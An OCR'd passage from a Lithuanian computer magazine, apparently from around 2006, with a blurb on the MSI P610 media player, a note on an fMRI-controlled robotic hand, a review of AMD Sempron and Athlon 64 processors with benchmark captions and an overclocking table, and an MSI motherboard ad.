
MSI P610 | 340 Lt
www.msi.com.tw

Kai daugelis MP3 rinkos analitikų skuba reziumuoti, jog iPodas atrėmė visus pasikėsinimus į jo sostą, mes ryžtamės teigti ką kita — MSI palaukė, kol kiti iPodo konkurentai jį nuvargins, ir dabar griebiasi mirtino ginklo. Ginklo markė — P610. Tai toliašaudė MP3 artilerija, kurios šoviniai yra ne tik įprasti muzikinių failų formatai, bet ir vaizdo sviediniai. Taip, šiame gražuolyje su 1 GB talpos vidine atmintimi telpa ir vaizdo, ir garso failai. Spalvotas 1,8 colio įstrižainės 128 x 160 LCD ekranas skirtas ne tik sužinoti informaciją apie grojančią dainą — M-Jpeg ir nuotraukos čia taip pat laukiamos. Diktofono kokybė labai padori, o papildoma teksto peržiūrėjimo funkcija leidžia keliaujant skaityti el. knygas. Pridėkime įkraunamą ličio jonų bateriją, kuri veikia iki 14 val. klausantis muzikos ir iki 4 val. žiūrint nuotraukas, ir turėsime labai rimtą iPodo konkurentą. Jei manai, kad mes klystame, pabandyk tai įrodyti — į kiekvieną Tavo pastebėjimą mes atsakysime taip pat: „O kokia to Taviškio kaina?“ Vargu ar yra geresnis kainos, kokybės ir galių santykis...



MINTIS SKAITANTI MECHANINĖ RANKA

Atėjo toks laikas, kai robotai gali skaityti tavo mintis, tačiau tai padaryti buvo nepaprasta. Minčių skaitymo sistemos pagrindas — funkcionalus *magnetinis rezonansinis realaus laiko smegenų veiklos aktyvumo* skeneris (fMRI). Šis fantastiškas įrenginys sujungtas su pakankamai lanksčiu mechaniniu rankos protezu. Be abejo, tai kur kas šauniau, *nei mintimis valdyti ekrane lakstantį kursorių.* Tu tik įsivaizduok: pagal kraujo tekėjimą galvos smegenų induose fMRI sudaro smegenų aktyvumo vaizdą ir, remdamasis daugybe šablonų, įsako rankai užimti tam tikrą padėtį. Sugalvojai parodyti pirštais *o'key* ženklą — mechaniniai pirštai patys suformuoja puikiai pažįstamą vaizdelį. Keista, tiesa? Labiausiai šis įrenginys pravers neįgaliesiems, kuriems, tiesą sakant, jis ir buvo kuriamas.



„Socket 939“ testinis stendas
Motininė plokštė: GigaByte GA–K8NF–9, nForce4
Aušintuvas: AMD BOX
Atmintis, Mb: 1024, PC3200(400Mhz) Patriot (PSD1G400)
Kietasis diskas, Gb: 80, Seagate Barracuda, 7200rpm
Vaizdo plokštė: 256, ASUS EN6600GT HTD, PCI–E
Optinis įrenginys: ASUS DRW–1608P
Maitinimo šaltinis, W: 350, AcBel (API4PC28)

Socket 754 testinis stendas
Motininė plokštė: GigaByte GA–K8NE nForce4
Aušintuvas: AMD BOX
Atmintis, Mb: 1024, PC3200(400Mhz) Patriot (PSD1G400)
Kietasis diskas, Gb: 80, Seagate Barracuda, 7200rpm
Vaizdo plokštė: 256, ASUS EN6600GT HTD, PCI–E
Optinis įrenginys: ASUS DRW–1608P
Maitinimo šaltinis, W: 350, AcBel (API4PC28)

Brangūs akmenys / AMD

[Intro]
Ši medžiaga bus naudinga visų pirma tiems, kas jau iš anksto apsisprendė dėl savo būsimo kompiuterio platformos ir kas labiau yra linkęs pirmenybę teikti kompanijos AMD gaminamiems procesoriams. Mes tikimės, kad ši apžvalga padės tau ne tik susipažinti su rinkoje siūlomais procesoriais, bet ir sužinoti technologines šių „akmenukų“ ypatybes.

[Ekonominis aspektas]
Iš pradžių atkreipkime dėmesį į AMD procesorių kainų pokyčio dinamiką. Visai įmanoma, jog tu pastebėjai, kaip smarkiai pabrango AMD konkurento *Intel* gaminami „akmenukai“, todėl suabejojai pastarosios procesorių pasirinkimo išmintingumu. Pamėginkime išaiškinti susidariusią situaciją. Esame pripratę, kad dėl technologijos plėtojimosi procesorių kainos turi kristi. Atsiranda naujų, šiuolaikiškesnių, brangesnių ir galingesnių sprendimų. Atitinkamai ankstesnės kartos geležies kainos krenta. Tačiau visai neseniai vaizdas smarkiai pasikeitė. Pernai iki pat liepos pabaigos *AMD Athlon 64* serijos procesorių kainos nuolat krito. Tačiau nuo praėjusių metų rudens iki šių metų vasario pabaigos AMD procesorių kainos išaugo 50–60%. Susidariusi padėtis gali būti paaiškinta tik didžiule *Athlon 64* serijos procesorių paklausa. Dėl to susidarė nebrangių AMD procesorių deficitas. Maža to, AMD susidūrė su kita problema: silicio plokščių pabrangimu vidinėje rinkoje. Tik šiuo metu kainos nukrito, situacija maždaug stabilizavosi, todėl priežasčių nerimauti nėra. Dabar protinga rinktis būtent AMD procesorius — be abejo, kol vėl nenutiko kokia nors anomalija, dėl kurios smarkiai išaugtų kainos.

[Technologijos]
Mūsų teste pristatyti trijų tipų procesoriai: *AMD Athlon 64 X2*, *AMD Athlon 64* ir *AMD Sempron*, todėl vertėtų paaiškinti skirtumus tarp šių „akmenų“ tipų. *Sempron* procesoriai priskiriami labiausiai prieinamai kainų kategorijai. Jie išsiskiria nedideliu antro lygio kešu — priklausomai nuo procesoriaus tipo, jo apimtis yra 128 arba 256 Kb. Šie „akmenukai“ gaminami 754 soketui, tačiau neseniai pasirodė brangesni 939 lizdui skirti variantai. Savaime suprantama, pastarasis pirkėjui atsieis brangiau, tačiau estetai liks patenkinti. *Sempron* procesoriai sukurti su *Palermo* branduoliu, todėl jie panašūs į seniai žinomus *Athlon XP* su pakeista procesoriaus reitingo apskaičiavimo formule. O *AMD Athlon 64* inžinieriai kūrė rimčiau. L2 kešo dydžiai, priklausomai nuo modelio, padidinti iki 512 ir 1024 Kb. Iš ankstesnių „akmenukų“ jie išsiskiria patobulinta 64 bitų architektūra, kuri leidžia vykdyti tiek 32, tiek ir 64 bitų aplikacijas. Jie taip pat pasižymi tokiomis plačiai žinomomis AMD technologijomis, kaip *Cool'n'Quiet* ir *HyperTransport*. Čia pagrinde naudojami San Diego (galingesniuose procesoriuose) ir *Venice* branduoliai. Kita procesorių klasė — *AMD Athlon 64 X2*, nors iš tiesų tai yra du į vieną kristalą integruoti procesoriai. Iš to išplaukia, jog toks CPU duoda dvigubą našumą, ypač daugiaužduotiniame režime. Deja, už tai reikia pasiruošti atsisveikinti su padoria pinigėlių suma.

[Testavimo metodika]
Testavimui buvo naudotas standartinis programų rinkinys. Be sintetinio testo *3D Mark 2005* taip pat buvo įdarbinti *WinRaf* ir *SuperPI*. Vietoje žaidimo buvo pasirinktas tarp viso pasaulio žaidėjų labai populiarus *Half–Life 2*. Tuo pačiu jo skiriamoji geba buvo sumažinta iki minimumo (640x480), kad rezultatas kiek įmanoma labiau priklausytų nuo procesoriaus pajėgumo. Be to, su įrankiu *Gordian Knot* buvo apdorojamas vaizdo srautas (su *DivX 5.11* kodeku) bei į MP3 formatą su *Lame* kodeku buvo konvertuojama garso byla. Spartinimo testai buvo atliekami tokiais atvejais standartinė metodika: palengva didinamas FSB dažnis bei reguliuojama pateikiama įtampa siekiant gauti maksimalų ir tuo pačiu stabilų rezultatą.



AMD Sempron 3000+
Veikimo dažnis, GHz: 1,8
L2 kešas, Kb: 128
Technologija, mkm: 0,13
Branduolys: Palermo
Magistralės dažnis: 1600
Lizdas: 754 Socket

Mūsų apžvalgą pradėsime nuo paties jauniausio *AMD Sempron* procesorių serijos modelio. Turėdamas solidų 1,8 GHz dažnį, šis mažylis gali rimtai konkuruoti su egzistuojančiais biudžetiniais sprendimais. Mažas kešas šiam įrenginiui netrukdo parodyti gerų rezultatų, kuriuos galima matyti tiek žaidimuose, tiek ir kitose programose. Be to, *Palermo* branduolio ir *Socket 754* platformos galimybės daro savo, todėl tų pačių *AMD Athlon XP* procesorių fone aptariamas „akmenukas" atrodo šauniai. Labai mažas šio procesoriaus kešas (128 Kb) — tai dar pusė bėdos. Įvertinus tai, kad AMD planuoja galutinai atsikratyti 0,13 mkm procesorių gamybos, o *Sempron* procesoriai taip pat nebus išimtis. Mūsų nuomone, čia palankiau atrodo *AMD Athlon 64* šeimos „akmenukai", kurie yra ne tik našūs ir funkcionalūs, bet ir nesmarkiai skiriasi savo kaina — paimkime kad ir tą patį *AMD Athlon 64 3000+*, kurio kaina nuo aptariamo *Sempron 3000+* modelio skiriasi vos keliomis „žaliųjų prezidentų" dešimtimis.

AMD Sempron 3100+
Veikimo dažnis, GHz: 1,8
L2 kešas, Kb: 256
Technologija, mkm: 0,13
Branduolys: Palermo
Magistralės dažnis: 1600
Lizdas: 754 Socket

Išstudijavęs technines savybes tu gali įsitikinti, jog šis „akmenukas" nelabai skiriasi nuo prieš tai aptarto *AMD Sempron 3000+* — modelyje 3100+ inžinieriai viso labo dvigubai padidino antrojo lygio kešą. Šis procesorius atpažįsta visas įmanomas technologijas: IA-32, 3Dnow, enhanced *3Dnow, SSE, SSE2 ir MMX. AMD Sempron 3100+*, kaip ir prieš tai aptartas modelis, gali dirbti su technologija *Cool'n'Quiet* bei antivirusine apsauga, kurią suteikia NX bitas. 3100+ yra praktiškai jauniausias *Sempron* serijos modelis, todėl jį galima gerai paspartinti, taigi spartintojai čia tikrai turės ką veikti.
Deja, dėl su *Socket 754* dirbančios platformos ypatybių atminties valdiklis yra procesoriuje, o ne mikroschemoje. Taigi gali pamiršti apie atminties darbą dviejų kanalų režimu.

AMD Sempron 3300+
Veikimo dažnis, GHz: 2
L2 kešas, Kb: 128
Technologija, mkm: 0,09
Branduolys: Palermo
Magistralės dažnis: 1600
Lizdas: 754 Socket

Šis procesorius — dar vienas mūsų teste dalyvaujantis *Sempron* serijos atstovas. Motininių plokščių gamintojai kaip reikiant pasiruošė šio renginio išleidimui. Juk būtent *Sempron 3300+* dėl savo didelio daugiklio (10.0x) leidžia E stepingo *Palermo* branduolį paspartinti daugiau nei 2,6 GHz. Esmė tame, jog daugelis iki tol parduodamų motininių plokščių su *Socket 754* jungtimi negali pasigirti garantuotu 300MHz eilės dažnio taktinio generatoriaus darbu. Toks didelis daugiklis pašalina šią problemą, kadangi norint pasiekti 2,6 GHz dažnį, tam pačiam *Sempron 3300+* magistralės dažnį reikės paspartinti iki „viso labo" 260 MHz. Taigi spartintojams su kukliomis finansinėmis galimybėmis šio įrenginio galimybės yra neįkainojamos.
Antro lygio kešo apimtis negailestingai sumažinta iki 128 Kb, todėl šis „akmenukas" negali pasigirti ypatingai dideliu našumu. Žaidimų platformoms *Sempron 3300+* akivaizdžiai netinka, o į biudžetines sistemas diegti tokį „akmenuką" brangoka.

AMD Sempron 3400+
Veikimo dažnis, GHz: 2
L2 kešas, Kb: 256
Technologija, mkm: 0,09
Branduolys: Palermo
Magistralės dažnis: 1600
Lizdas: 754 Socket

Pastaruoju metu veržliai auga *Sempron* markės procesorių asortimentas, kuris pasipildė nauju modeliu — *AMD Sempron 3400+*. Tokį žingsnį žengti kompaniją AMD paskatinusios priežastys kuo puikiausiai suprantamos. *AMD Sempron* procesoriai suteikia naują gyvenimą *Socket 754* ir galimybę pagaliau išgabenti iš sandėlių pasenusias motinines plokštes. Šis įrenginys, lyginant su ankstesniu Sempron serijos modeliu (3300+), turi didesnės apimties antro lygio kešą — 256 Kb prieš 128 Kb. Tačiau K8 architektūra labiau išlošia ne nuo kešo apimties, o nuo taktinio dažnio padidinimo. Iš čia ir toks pavadinimo reitingo „pliusų" skirtumas. Procesoriai čia skiriasi viso labo 100 vienetų (skirtumas tarp senesnių modelių buvo 200 „pliusų"). Naujovės visada kerta per vartotojo kišenę. Štai ir dabar gamintojas neskuba mažinti naujos, tačiau tuo pat metu pasenusios įrangos kainos.



AMD Athlon 64 3000+
Veikimo dažnis, GHz: 1,8
L2 kešas, Kb: 512
Technologija, mkm: 0,09
Branduolys: Venice
Magistralės dažnis: 2000
Lizdas: 939 Socket

Darau prielaidą, kad *AMD Athlon 64 3000+* modelis yra išbrokuota procesoriaus *AMD Athlon 64 3200+* versija, kurioje dėl kažkokių priežasčių pilnai nesuveikė 1 Mb kešo. Tą patį mes galėjome pastebėti ir su *AMD Duron* šeimos procesoriais. Dar džiugina, kad AMD inžinieriai nepakeitė kitų procesoriaus parametrų, todėl visu kitu 3000+ tipo modelis niekuo nesiskiria nuo 3200+ modelio. Jeigu ne sumažinta kešo, kuris vis dėlto turi įtakos našumui, apimtis, aptariamas procesorius galėtų tapti puikiu pirkiniu. Kadangi šis „akmenukas" yra pats jauniausias *Athlon 64* serijos modelis, jis turi didelį spartinimo potencialą. Kartu su procesoriumi pateikiami ir visi šiuolaikinio gyvenimo džiaugsmai — 64 bitų architektūra bei *Cool'n'Quiet* galimybė.

Nepaisant visų šio procesoriaus privalumų, jį sunku pavadinti skirtu žaidimams. Taigi FPS vaikymosi fanatams rekomenduojame ieškoti kažko galingesnio.

AMD Athlon 64 3500+
Veikimo dažnis, GHz: 2,2
L2 kešas, Kb: 512
Technologija, mkm: 0,09
Branduolys: Venice
Magistralės dažnis: 2000
Lizdas: 939 Socket

Tai — pats galingiausias procesorius iš teste pristatytų vieno branduolio „akmenukų". Spręsk pats: jis gali pasigirti aukštu kristalo darbo dažniu ir gera antro lygio kešo apimtimi. Tuo pačiu jame sukištos visos šiandien prieinamos AMD technologijos — nuo procesoriaus perkaitimo išgelbės *Cool'n'Quiet*, o NX bitas bus puikus pagalbininkas tavo antivirusui. Be to, atkreipk dėmesį į šio įrenginio spartinimo potencialą. Žinoma, tau gali pakliūti procesorius, kurio daug nepaspartinsi — čia jau laimės dalykas. Tačiau mūsų bandytas egzempliorius parodė 26 procentų našumo prieaugį, todėl jį galima apibūdinti tik gerai. Ypatingu privalumu galima laikyti ir šio procesoriaus kainą — šiandien jis yra puikus pasirinkimas vidutinės kainų kategorijos kompiuteriui.

Būtent todėl, kad nebuvo pastebėta ypatingų trūkumų, o įrenginys testuose pasirodė tiesiog puikiai, už optimalų kokybės ir kainos santykį mes jam įteikiame „Geriausio pirkinio" apdovanojimą.

AMD Athlon 64 3800+
Veikimo dažnis, GHz: 2
L2 kešas, Kb: 2x512
Technologija, mkm: 0,09
Branduolys: Manchester (2 x Venice)
Magistralės dažnis: 2000
Lizdas: 939 Socket

Šis procesoriaus modelis yra jauniausias iš įrenginių su dviem branduoliais serijos, tačiau tai jam netrukdo parodyti fenomenalaus našumo. AMD procesoriuose su dviem branduoliais naudojami bendri atminties valdikliai ir *Hyper Transport* magistralės, todėl panašu į tai, kad abu branduoliai juos dalina tarpusavyje. Galimybė tokius procesorius įdiegti į bet kokią *AMD Athlon 64 FX* pripažįstančią motininę plokštę — ypatingas privalumas. Tiesa, prieš tai gali tekti atnaujinti motininės plokštės BIOS'ą. Šį įrenginį galima paspartinti kur kas geriau, nei *AMD Athlon 64 X2 4200+*. Be to, čia rasi visus reikalingus šiuolaikinio gyvenimo džiaugsmus — ir 64 bitų programų galimybę, ir *Cool'n'Quiet*, ir NX bitą. Tuo pačiu šis procesorius išskiria tikrai nedaug šilumos, kas patiks visiems.


Šiam „akmenukui" nėra ko prikišti — jį galima paspartinti geriau, nei vyresnius jo brolius, o jo kaina ne tokia didelė, kokia galėtų būti. Taigi, mūsų nuomone, nėra priežasčių, dėl kurių mes negalėtume jam už pačius geriausius rezultatus įteikti prizo „Redakcija renkasi".

AMD Athlon 64 4200+
Veikimo dažnis, GHz: 2,2
L2 kešas, Kb: 2x512
Technologija, mkm: 0,09
Branduolys: Manchester (2 x Venice)
Magistralės dažnis: 2000
Lizdas: 939 Socket


Nuo savo ankstesnio brolio *AMD Athlon 64 X2 4200+* skiriasi ne tik dažniu, kuris čia yra 0,2 GHz didesnis. Be abejo, toks dažnio prieaugis jam leidžia puikiai susidoroti tiek su standartinėmis užduotimis, tiek ir su daugiaužduotiškumu. Įsigijęs tokį „akmenuką", nepamiršk atnaujinti savo BIOS arba iš anksto įsigyti motininę plokštę, kuri gebėtų įdarbinti AMD procesorių su dviem branduoliais. Priešingu atveju procesorius veiks tik pusė savo įspūdingos galios. Be to, pats supranti, kad toks įrenginys pilnai ekipuotas visais reikalingais dalykais nuo *Cool'n'Quiet* iki NX bito, todėl čia tu nenusivilsi. Tokį procesorių drąsiai galima vadinti *Hi-End'u*, juk jo kaina iš tiesų pateisina šį pavadinimą. Už tokius pinigus galima įsigyti biudžetinį sisteminį bloką. Tačiau tikėtina, kad kam nors tai bus įkandama kaina, kadangi per pusę metų procesoriai su X2 ženklu spėjo solidžiai atpigti — maždaug 35%. Taigi pasitempus jį būtų galima įsigyti ir dabar.

[Išvados]
Visi apžvalgoje pateikti procesoriai turi savo silpnybių. Vienų aukšta kaina, kitų žemas našumas. Tačiau įteikdami apdovanojimus mes stengėmės būti objektyvūs. Pigaus procesoriaus namų sistemai ieškantiems piliečiams siūlome savo dėmesį atkreipti į *AMD Athlon 64 3000+* arba *AMD Sempron 3300+* tipo variantus. Mašinai, kurią galima būtų priskirti kategorijai „ir pažaisti, ir padirbėti", rekomenduojame „Geriausio pirkinio" nominacijos laimėtoją *AMD Athlon 64 3500+*. O norintiesiems turėti galingą agregatą ir tuo pačiu sutaupyti puikiai tiks *AMD Athlon 64 X2 3800+*, kurį mes apdovanojome prizu „Redakcija renkasi".


[3D Mark 05 CPU Test]
Čia buvo paleistas procesoriaus testas, iš kurio galima matyti, kad lyderiai vienareikšmiškai yra procesoriai su dviem branduoliais.
(kuo daugiau, tuo geriau)




[Super PI, c]
Mėgstamiausia spartintojų programa, leidžianti apskaičiuoti skaičių *Pi*, daro savo. Vaizdas menkai pasikeitė — lyderiai ir autsaideriai išliko tie patys.
(kuo mažiau, tuo geriau)




[Lame Audio, c]
Keista, tačiau šiame teste tiek *AMD Sempron 3000+*, tiek *AMD Athlon 64 3000+* rezultatai praktiškai lygūs!
(kuo mažiau, tuo geriau)



[HL2, 640x480]
Net ir žaidimuose visas prizines vietas gavo *Athlon 64* „akmenukai".
(kuo daugiau, tuo geriau)



[DivX 5.11, c]
Nesvarbu koks testas, vaizdas nesikeičia. Jeigu vienu metu paleistum keletą testų, tai skirtumas tarp procesorių su dviem branduoliais ir visų likusiųjų tik padidėja.
(kuo mažiau, tuo geriau)



[Spartinimas]

Procesorius	Procentinis prieaugis, %	Nominalus dažnis, GHz	Gautas dažnis, GHz
AMD Athlon 64 X2 4200+	16	2,2	2,55
AMD Sempron 3400+	17	2	2,34
AMD Sempron 3300+	19	2	2,38
AMD Sempron 3100+	21	1,8	2,17
AMD Athlon 64 X2 3800+	24	2	2,48
AMD Sempron 3000+	25	1,8	2,23
AMD Athlon 64 3000+	25	1,8	2,24
AMD Athlon 64 3500+	26	2,2	2,78

Pats matai, kad spartinimo potencialas tiesiogiai priklauso nuo modelio tipo serijoje. Jaunesni modeliai turi didesnį potencialą ir paspartinami daugiau, o vyresni — mažiau. Bet tai nepasakytina apie procesorių AMD Athlon 64 3500+. Jį pavyko paspartinti daugiausiai iš visų, nepriklausomai nuo savo hierarchinės padėties. O AMD Athlon 64 X2 3500+ pavyko paspartinti geriau už jo brolį būtent dėl tos pačios priežasties — tai pats jauniausias X2 serijos modelis.



MSI
www.msi.com.tw







Palaiko AM2 lizdą ir DDRII atmintį

Jau tapo legenda...



1969	2000	2003	2006
Neilas Armstrongas 1[as] žigsnis mėnulyje	MSI pirmieji sukūrė pagrindines plokštes A tipo lizdui	MSI pirmieji sukūrė AMD64 pagrindines plokštes	MSI pirmieji sukūrė pagrindines plokštes AM2 tipo lizdui, 64-bitų, DDRII

